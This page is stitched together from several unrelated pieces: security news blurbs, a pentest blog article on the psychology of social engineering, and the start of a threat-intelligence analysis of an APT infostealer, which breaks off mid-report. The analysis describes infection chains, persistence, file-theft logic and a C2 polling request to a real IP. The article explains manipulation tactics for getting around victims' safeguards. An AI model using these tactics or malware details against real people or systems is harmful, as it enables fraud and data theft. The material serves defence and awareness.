The U.S. FBI and the Cybersecurity and Infrastructure Security Agency (CISA) have issued joint advisories warning of election-themed scams targeting voters and spear phishing attacks targeting election officials.
Social engineering is one of the most important parts of pentesting, and in many real attacks it’s the part that decides whether the whole operation succeeds or fails. Sometimes it even makes the technical side easier.
Earlier we looked at BadUSB attacks and several persistence methods, and those examples already showed how much can be done when a person simply plugs in a device or follows a convincing instruction. In a pentest, you can achieve real impact after just walking into an office and interacting with the environment without breaking into the corporate network remotely and hoping some serious vulnerability was left unpatched.
Many pentesters are stronger with systems than with people in everyday life. That’s one reason they gravitate toward technical work. Social engineering forces them to step out of that comfort zone even further. But understanding how people make decisions is a practical skill. When you design a scenario with human behavior in mind, the success rate of your interactions can rise. That’s why both red teams and blue teams will benefit from it.
Evolutionary Legacy
The brain is an old application. It’s software that has been running for thousands of years. New features have been added over time, but the core logic was never fully rewritten. Different developers came and went. Some old functions were never documented. Some code paths were never reviewed. The system kept growing, but the original structure remained inside it.
That is a pretty good description of the human brain.
Our brains are the result of evolution, and the most vulnerable mechanisms are often the oldest ones. These mechanisms helped our ancestors survive in situations where there was no time for deep analysis. We cannot delete that legacy. We can only learn to control it at a higher level of thinking. But the older layer is still there, and every person remains vulnerable to it in the right conditions.
Who Is More Vulnerable?
If you follow the media, you might get the impression that older people are always the easiest targets. Stories about elderly victims are emotionally powerful, so they get more attention. But that does not mean the data supports the stereotype in a simple way. Europol statistics on fraud victims who reported to the police show that the 18-34 age group made up 27.7 percent of victims, the 35-54 group 23.4 percent, the 55-64 group 21.7 percent, and the 65+ group 18.5 percent. That already shows that younger adults are very much in the picture. And that is only the official reporting side.
Age itself does not seem to make a person automatically more or less likely to be deceived. Cognitive ability also does not give the protection many people assume. A joint study by several American universities involving 1,220 participants found no meaningful correlation between cognitive ability and the likelihood of becoming a fraud victim. So being smart does not make you immune. Even very intelligent people can be tricked. Paul Frampton, a respected particle physicist and Nobel Prize candidate, was caught in a simple dating scam that led him to attempt to carry cocaine across a border. That case became famous not because he was foolish, but because it showed that intelligence alone does not protect a person from manipulation.
Vulnerable Optimization
The human brain has barely changed in size for thousands of years, but the amount of information we ask it to process has exploded. An ancient Greek farmer had roughly our brain and a tiny fraction of our information load. Today we face constant messages, deadlines, alerts, meetings, and decisions.
To cope, the brain optimizes. One of its oldest shortcuts is stereotypical sequential behavior (SPB). I’ve seen something like this before, so I’ll react quickly instead of thinking it through. This saves energy and speeds up decisions, which was vital for our ancestors since a fast response to danger could save a life. It’s the short route in thinking, faster and cheaper than analysis, and usually good enough.
Giving a logical reason can raise the success rate, but surprisingly, even a meaningless reason works almost as well. The brain didn’t evaluate the explanation, it simply reacted to the fact that one existed.
A phishing email with a short explanation (edited). Source: CaniPhish
Brain DoS
One of the easiest ways to force the brain into this energy-saving mode is to overwhelm it.
Emotional overload is one method. If someone triggers fear, stress, panic, or even strong excitement, they reduce the victim’s ability to think clearly. A frightened person doesn’t evaluate things carefully. They react, and that reaction is often automatic. Positive excitement can work too.
Hackers try to flood the brain with too much information from too many channels at once. A person trying to write a document, answer messages, listen to a coworker, and process notifications in the background will burn out mentally pretty fast. In that state, analysis gets difficult and the brain starts skipping into automatic behavior. That’s why overload is such a powerful social engineering tool. It pushes people away from deliberate thinking and into fast reaction.
A phishing email exploiting fear. Source: CaniPhish
Most Common Psychological Exploits
The psychology of influence contains many principles, and they show up everywhere, in marketing, advertising, sales, politics, therapy, and more. But for a hacker writing a phishing email or planning a phone script, only a few of these tend to matter most.
The three big ones are authority, scarcity, and consistency.
Principle of Authority
People naturally trust experts in areas where they themselves aren’t experts. If someone appears qualified, successful, wealthy, or powerful, we tend to listen. That’s part of how we navigate the world.
The real vulnerability is that authority can be faked.
People use white coats on television to sell toothpaste. So-called success coaches pose in front of expensive cars or Dubai skyscrapers to create an illusion of status. Well-known restaurant chains use actors from popular TV shows to advertise food. That’s exactly how fake authority works. The external costume creates the internal belief.
The Milgram experiment is a good demonstration of this. In 1963, participants were willing to obey an authority figure even when it made them uncomfortable and conflicted with their own moral instincts. The lesson is that authority has a very real psychological effect. Evolution plays a part here too. Human society developed through division of labor, and that made us more dependent on specialists. We got used to trusting experts. Hackers abuse that instinct all the time.
Here’s an example of a phishing email that appears to come from a manager and can’t be ignored.
A phishing email exploiting the principle of authority (edited). Source: CaniPhish
Principle of Scarcity
Scarcity is about the fear of missing out. People value things more when they are rare, limited, or disappearing. A product that says “only three left” feels more urgent. A limited-time offer feels more valuable. Even when the item is not actually better, scarcity makes it feel that way. This is an old human pattern. Imported or hard-to-find goods often seem more valuable than ordinary local alternatives, even when they are not objectively better. The absence of abundance created desirability.
Principle of Consistency
Consistency is one of the least obvious but most effective manipulation principles.
People prefer to be consistent with their earlier actions and statements. Society rewards consistency. A person who constantly changes their opinion is often viewed as unreliable or weak. A person who follows through is seen as stable and trustworthy. That social pressure matters a lot.
The problem is that being consistent is not the same as being correct. Once a person takes an initial step, they often become more willing to continue in the same direction. That saves mental energy and reduces self-doubt. It also fits the brain’s tendency to follow a behavioral script instead of starting analysis from scratch each time. Patricia Pliner’s study showed this clearly. Participants who first wore a badge supporting cancer research were later much more willing to donate to the cause. The first small commitment made the second one easier.
When a victim has already made a small commitment, continuing becomes easier than stopping.
Exploitation
To turn these principles into real social engineering operations hackers build scenarios. That scenario is most effective in a phone call, because a call allows hackers to guide the victim step by step and react to hesitation. Email phishing can also use these ideas, but the room for dynamic adaptation is smaller. The best phishing messages are not necessarily the loudest. They are the ones that fit the target’s mental state at the exact moment of delivery.
Emails and the 7% rule
In many social engineering assessments, a pattern appears again and again. When you send a large batch of phishing emails, a certain percentage of recipients will almost always act. The exact figure changes by organization, but the baseline rarely disappears.
Even when companies train users, run simulations and repeat awareness courses, there is often still a small percentage of people who click or respond. Why? Because at that moment, some of them are tired, stressed, busy, distracted or simply overloaded. At that moment, the person does not reach the analysis stage.
That is why training alone is not enough. Training helps, but it does not eliminate the human condition.
A phishing email triggering excitement. Source: CaniPhish
The most effective emails are often the ones that trigger stress or excitement directly. A message that creates urgency or a strong emotional reaction can overpower careful thinking. Once that happens, hackers move into the next steps.
Trigger Bypass Techniques
Most people have simple mental triggers that hold up even under pressure. The trick is that attackers can sometimes bypass those triggers by shifting the context.
A person might say they never share passwords. But that rule can get bypassed if the attacker presents a password generator, an IT support request, or a command they’re told to run for verification. The target can still believe they’re following their rule, even while being manipulated out of it. Verification habits can also be bypassed with fake signatures, familiar names, or a two-step sequence that starts with something safe. A short first interaction lowers suspicion, and then a second one carries the real pressure. That’s often more effective than starting aggressively. Company rules can be bypassed by changing the frame. A USB drive disguised as a personal gift feels different from an unknown device dropped on a desk. The same object reads very differently depending on the story around it.
That’s why social engineering isn’t about one universal trick. It’s about adapting the story to the trigger.
Protection
For companies, the best defense is a mix of organizational measures, technical controls, and incident response. Training lowers the success rate of simple attacks. Technical controls reduce the damage when someone does make a mistake. And since no defense is perfect, response procedures matter too. Organizations need to know what to do when a suspicious message, call, or request slips through.
Individuals should not be afraid to refuse. Don’t feel obligated to be polite when something feels wrong. If a call creates stress, stop and think instead of reacting automatically. Never make important decisions while overwhelmed. Learn to recognize manipulation patterns, and don’t keep a suspicious conversation going just because the other side sounds official.
Sometimes the safest choice is just to hang up.
Summary
There’s no guaranteed technique for success, and no guaranteed protection either. Human beings are vulnerable because evolution made us efficient, not perfect. That efficiency helps us survive, but it also gives social engineers a way in.
AI tools are drastically improving the speed of the reconnaissance stage of targeted social engineering attacks, according to researchers at ESET. Attackers can use these tools to trawl the internet for publicly available information about potential victims, and incorporate this information into personalized spear phishing attacks.
Researchers at Gen Digital are tracking a sophisticated social engineering campaign that’s using phony NDA documents to trick employees into moving the conversation to WhatsApp and personal email accounts. The attackers targeted an employee at Gen itself, but the employee recognized that it was a scam and played along to see what the attackers would do.
The Iran-linked threat actor APT42 is using AI-assisted phishing attacks to target U.S. organizations amidst the Iran-US war, according to researchers at DarkAtlas.
During our routine threat monitoring, we uncovered a new phishing campaign tied to a previously unknown APT group that we dubbed Armored Likho (also known as Eagle Werewolf based on circumstantial evidence). This targeted campaign focuses heavily on government agencies and the electric power sector. The geographical footprint of these attacks spans Russia, Brazil, and Kazakhstan, establishing the group as a global threat actor.
Armored Likho blends financially motivated campaigns targeting private individuals with targeted cyber-espionage aimed at organizations. Their toolkit features obfuscated, modular RATs and infostealers specifically engineered to bypass dynamic analysis. Alongside these, they leverage simpler tools like Go2Tunnel for remote access and network tunneling. This diverse malware stack enables the threat actor to maintain stealthy control of compromised hosts, exfiltrate credentials and other sensitive information, and dynamically deploy downloadable modules tailored to the victim’s profile and the tasks at hand.
Key campaign highlights:
The group is leveraging a previously undocumented tool dubbed BusySnake Stealer. This Python-based infostealer is designed to target Windows systems. We discovered multiple versions of the malware, along with an additional module dedicated to stealing cookies.
The first-stage malicious payload, consisting of loaders and stagers, was generated using AI, which blurs the attackers’ TTPs and complicates attribution efforts.
This campaign highlights several concurrent trends: the growing technical maturity of Armored Likho, tool polymorphism, and a shift toward more complex schemes aimed at bypassing security solutions — ranging from Python source code obfuscation to embedding network mechanisms directly into the malware code. In this post, we’ll dissect the campaign that remains active at the time of publication, as well as the toolkit utilized by the attackers.
Initial infection vector
Phishing remains one of the primary initial access vectors that this threat actor heavily relies on in its latest campaigns. Armored Likho uses spear-phishing emails, with themes ranging from official government notices to social programs. In their most recent campaign, the attackers distributed malicious attachments inside archive files with names such as 1bfb2e79-8084-429e-a35c-8b595ab9f839_psihologicheskiy_test.zip (psychological test) or zayavka_gumanitarnayapomosch.rar (humanitarian aid application). These archives contained executables or LNK files named to mimic the email themes, tricking users into executing them on their devices. Below, we break down several variants of how they achieve initial access.
EXE attachment
In one attack variant, the archive contains a dropper named psihologicheskiy_test.exe, which is a self-extracting archive built using the Nullsoft Scriptable Install System (NSIS). When the victim opens the file, a decoy application launches to disarm suspicion by presenting a fake psychological survey. While we have observed similar droppers in the group’s previous campaigns, those earlier versions were written in Rust.

Once executed, the dropper writes a legitimate executable, $temp\nsn5531.tmp\pnx.exe, to disk and launches it. Code is then injected into the pnx.exe process memory to execute a malicious loader. This loader, in turn, fetches several archives hosted in GitHub repositories. Our analysis of these repositories uncovered early development builds and test samples of the malware. Data release in the repository is automated, allowing for rapid rotation of both payloads and the repositories themselves.
Payload repository example
The downloaded archives are extracted into the $appdata\WindowsHelper directory. This serves as the malware’s working directory, where all subsequent components of the attack are staged and executed.
The fetched package contains the following components:
The primary payload: a stealer named module.pyw
The runtime directory with the components of the PyArmor execution environment
A Python 3.12 interpreter
The get-pip.py script: used to install the pip package manager and fetch required dependencies
Once executed, the script installs pip and pulls down the core dependencies required for the payload to run.

With all dependencies in place, the malware creates two VBScript files in the same $appdata\WindowsHelper directory. The first, wh_selfdelete.vbs, is used to wipe the initial pnx.exe loader from the system:
Loader removal script

The second script, run.vbs, is designed to execute module.pyw and is used to ensure persistence on the system by creating a scheduled task:
Persistence script
This task ensures that the payload, BusySnake Stealer, is executed every five minutes.
LNK attachment
In alternate campaigns, the archive contains a file named Zayavka_[redacted].lnk. The group leveraged the ZDI-CAN-25373 shortcut vulnerability to conceal the contents of their command line. This flaw allows the attackers to use spaces or line breaks to hide execution parameters.
Consequently, when the user runs the malicious LNK file, it triggers the following obfuscated command:
Obfuscated PowerShell command
This, in turn, spawns a PowerShell command that downloads and executes the malicious loader:
Downloading and executing the loader
Upon execution, the loader downloads and opens a decoy DOCX document. We have observed various decoy themes, ranging from humanitarian aid requests to debt clearance certificates.
Decoy documents


Once the decoy is displayed, the loader initializes the environment variables required to stage the next phase, including URL paths, installation directories, and required library manifests. While we observed variations across different first-stage payload samples, their core functionality remains identical.
Variable initialization example in loader code

Next, the loader fetches a Python 3.12 interpreter (python.zip), the get-pip.py script, and a data.zip archive containing the module.pyw payload. From this point, mirroring the first infection vector, the malware installs its dependencies and establishes persistence through a combination of a VBScript file and a scheduled task.
Example of downloading and installing Python and the pip package manager
As shown in the screenshots, the loader’s source code contains verbose comments and bullet-point emojis. This coding style is highly uncharacteristic of human-developed malware. It strongly indicates that the group is leveraging LLMs to generate their malicious payloads.
Ultimately, both infection vectors lead to the execution of the primary payload, which we break down in detail below.
BusySnake Stealer
The primary payload in this campaign is a previously undocumented, Python-based infostealer that we have dubbed BusySnake Stealer.
The stealer’s source code implements multiple evasion techniques designed to thwart detection and complicate static analysis. Specifically, the BusySnake Stealer code is obfuscated and encrypted using PyArmor Pro version 9.2.0. The malware dynamically decrypts its bytecode only at the exact moment a function is called, re-encrypting the data immediately afterward. Additionally, the malware runs in the background without spawning a console window, as indicated by its PYW file extension.
During our analysis, we successfully stripped the protector and disassembled the executable functions. Below, we break down the stealer’s configuration and core functionality.

Before executing its main routines, the malware initializes its configuration file. It contains the C2 server address, directory paths, regular expressions, screenshot intervals, a User-Agent string for network communications, and many more. An example configuration from one of the captured samples is shown below.
Stealer configuration example
The stealer’s architecture relies on handlers, each responsible for specific functions. The table below details the role of each handler.
Handler Name
Description
single_instance_lock
Prevents multiple instances of the stealer from running concurrently on the compromised host.
start_key_clipboard_logger
Steals data from the system clipboard.
start_inventory_background
Enumerates files across the system and logs their metadata into a local database.
extract_hex64_from_file
Attempts to extract 64-character hexadecimal keys from the files.
start_send_documents_priority_background
Forwards user documents to the C2 server.
take_screenshot
Captures screenshots and saves them to the SCREEN_DIR directory.
archive_pngs
Archives captured screenshots and purges previously created archives from the disk.
poll_task
Waits for incoming C2 commands to execute.
ensure_schtask
Checks for the presence of a scheduled task to maintain persistence. If none is found, it drops a VBScript launcher and registers a new scheduled task.
Below, we break down the execution logic of the malware’s core functions.
Upon execution, the malware calls the single_instance_lock function to ensure that only one instance of the stealer is active on the system. To achieve this, the sample utilizes a non-standard lock-file algorithm, rather than traditional methods like creating a mutex or setting a registry value. The function first checks if the file Roaming\WindowsHelper\screenshots\.lock is locked by another process; if it is, the new instance fails to launch. If the file is not locked, the malware reads the Process ID (PID) stored within it. If that process doesn’t exist and the system uptime exceeds the file’s last modification timestamp, the stealer overwrites the lock file and proceeds with execution.
Immediately after initialization, the start_key_clipboard_logger function begins harvesting data from the system clipboard. The malware polls the clipboard contents in an infinite loop, appending any new or updated data to the KEYLOG_FILE using the following format:
Additionally, the stealer maps out the local file system using the start_inventory_background function.
This background process first initializes a database at Roaming\WindowsHelper\inventory_state.db. Within this database, the stealer generates a tracking table to log file metadata:
sqlite3.connect(STATE_DB_PATH)
execute CREATE TABLE IF NOT EXISTS scanned_files (path TEXT PRIMARY KEY,mtime REAL,size INTEGER)'
The malware then enumerates files and directories to build an object tree. During this scanning phase, the stealer explicitly skips core system directories, ignores files larger than 16 MB, and filters out files matching a hardcoded exclusion list of extensions.
Discovered files are passed to the extract_hex64_from_file function to scrape for 64-character hexadecimal keys. The malware opens each file in read mode and scans for strings matching the [0-9a-fA-F]{64} regular expression. Any identified keys are logged into the previously created database. The keys themselves are written to a separate file and forwarded to the C2 server. Once the full scan wraps up, a completion message is committed to the log file using the following format:
Next, the start_send_documents_priority_background function kicks off to map out logical drives. The malware identifies the system drive and recursively sweeps the user directories under /Desktop, /Documents, and /Downloads. During this enumeration phase, it filters the paths — checking only directories whose names start with $ and do not contain the string System Volume Information. Directory contents are also filtered based on an ignore list of extensions. The remaining files are then checked: if a file has not been previously sent and its size does not exceed 5 MB, it is transmitted to the C2 server.
The stealer maintains an active connection with the C2 server to await incoming instructions during execution. The poll_task function polls the C2 server in a continuous loop for new commands. Below is an excerpt of a typical request packet:
GET /get_task?client_id=DESKTOP-[redacted] HTTP/1.1\r\n
Host: 159.198.41.140
